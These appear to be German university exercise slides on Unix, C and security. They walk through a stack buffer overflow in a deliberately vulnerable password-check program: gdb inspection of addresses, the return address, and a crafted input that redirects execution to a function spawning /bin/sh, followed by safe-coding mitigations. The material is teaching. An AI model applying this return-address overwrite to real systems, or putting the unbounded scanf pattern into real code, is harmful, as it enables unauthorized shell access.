35 Überblick über die 8. Übung

- Unix, C und Sicherheit

35.1 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```


35.2 Ausnutzen des Pufferüberlaufs

- Pufferüberschreitung wird nicht überprüft
  - die Variable `password` wird auf dem Stack angelegt
  - nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungaddresse der Funktion

35.2.1 Ausnutzen des Pufferüberlaufs

- Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
  int n;
  char password[8+1]; /* 8 Zeichen und '\0' */
  n = scanf("%s", password);
  return strcmp(password, "hallo");
}

void exec_sh() {
  char *a[] = {"/bin/sh", 0};
  execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
  if (ask_pwd() == 0) exec_sh();
}
```

35.2.2 Ausnutzen des Pufferüberlaufs


- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16        if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6         n = scanf("%s", password);
```


35.2.3 Wdhlg: Aufbau der Daten eines Prozesses




```
int a = 3;
int b;
int c = 4;
int d;
char *hallo = "Hello World!";
const int f = 42;

int main(int argc, char *argv[]) {
  int g = 5;
  hallo[3] = 'X'; /* SIGSEGV */
  *((int*)&f) = 2; /* SIGSEGV */
}
```


35.2.4 Ausnutzen des Pufferüberlaufs

- Analyse des Textsegmentes des Prozesses:
  - ◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


  - ◆ Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

  - ◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```


35.2.5 Wdhlg: Aufbau der Daten eines Prozesses



35.2.6 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffff990
```


  - Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffff999
```

  - Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffff99c
```


35.2.7 Wdhlg: Aufbau der Daten eines Prozesses




35.2.8 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Return-Adresse

```
(gdb) x 0x7ffff9a4
0x7ffff9a4:     0x080484ac
```

```
0x80484a4 <main>:       push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     call   0x8048440 <ask_pwd>
0x80484ac <main+8>:     mov    %eax,%eax
0x80484ae <main+10>:    test   %eax,%eax
0x80484b0 <main+12>:    jne    0x80484b7 <main+19>
0x80484b2 <main+14>:    call   0x8048478 <exec_sh>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret
```


35.2.9 Wdhlg: Aufbau der Daten eines Prozesses



35.2.10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```


35.2.11 Erzeugung eines Input-Bytestroms

- Erzeugen des Binärfiles z.B. mit dem hexl-mode des Emacs
  - ◆ `"012345678"` + `"000"` + `"0000"` + `0x08048478 + '\n'`
- Byteorder beachten

```
(gdb) x 0x7ffff9a4
0x7ffff9a4:      0x080484ac

(gdb) x/4b 0x7ffff9a4
0x7ffff9a4:      0xac     0x84     0x04     0x08
```


35.3 Vermeidung von Puffer-Überlauf

- scanf
  - ◆ char buf[10]; scanf("%9s", buf);
- gets
  - ◆ Verwendung von fgets
- strcpy,strcat
  - ◆ Überprüfung der String-Länge oder
  - ◆ Verwendung von strncpy, strncat
- sprintf
  - ◆ Verwendung von snprintf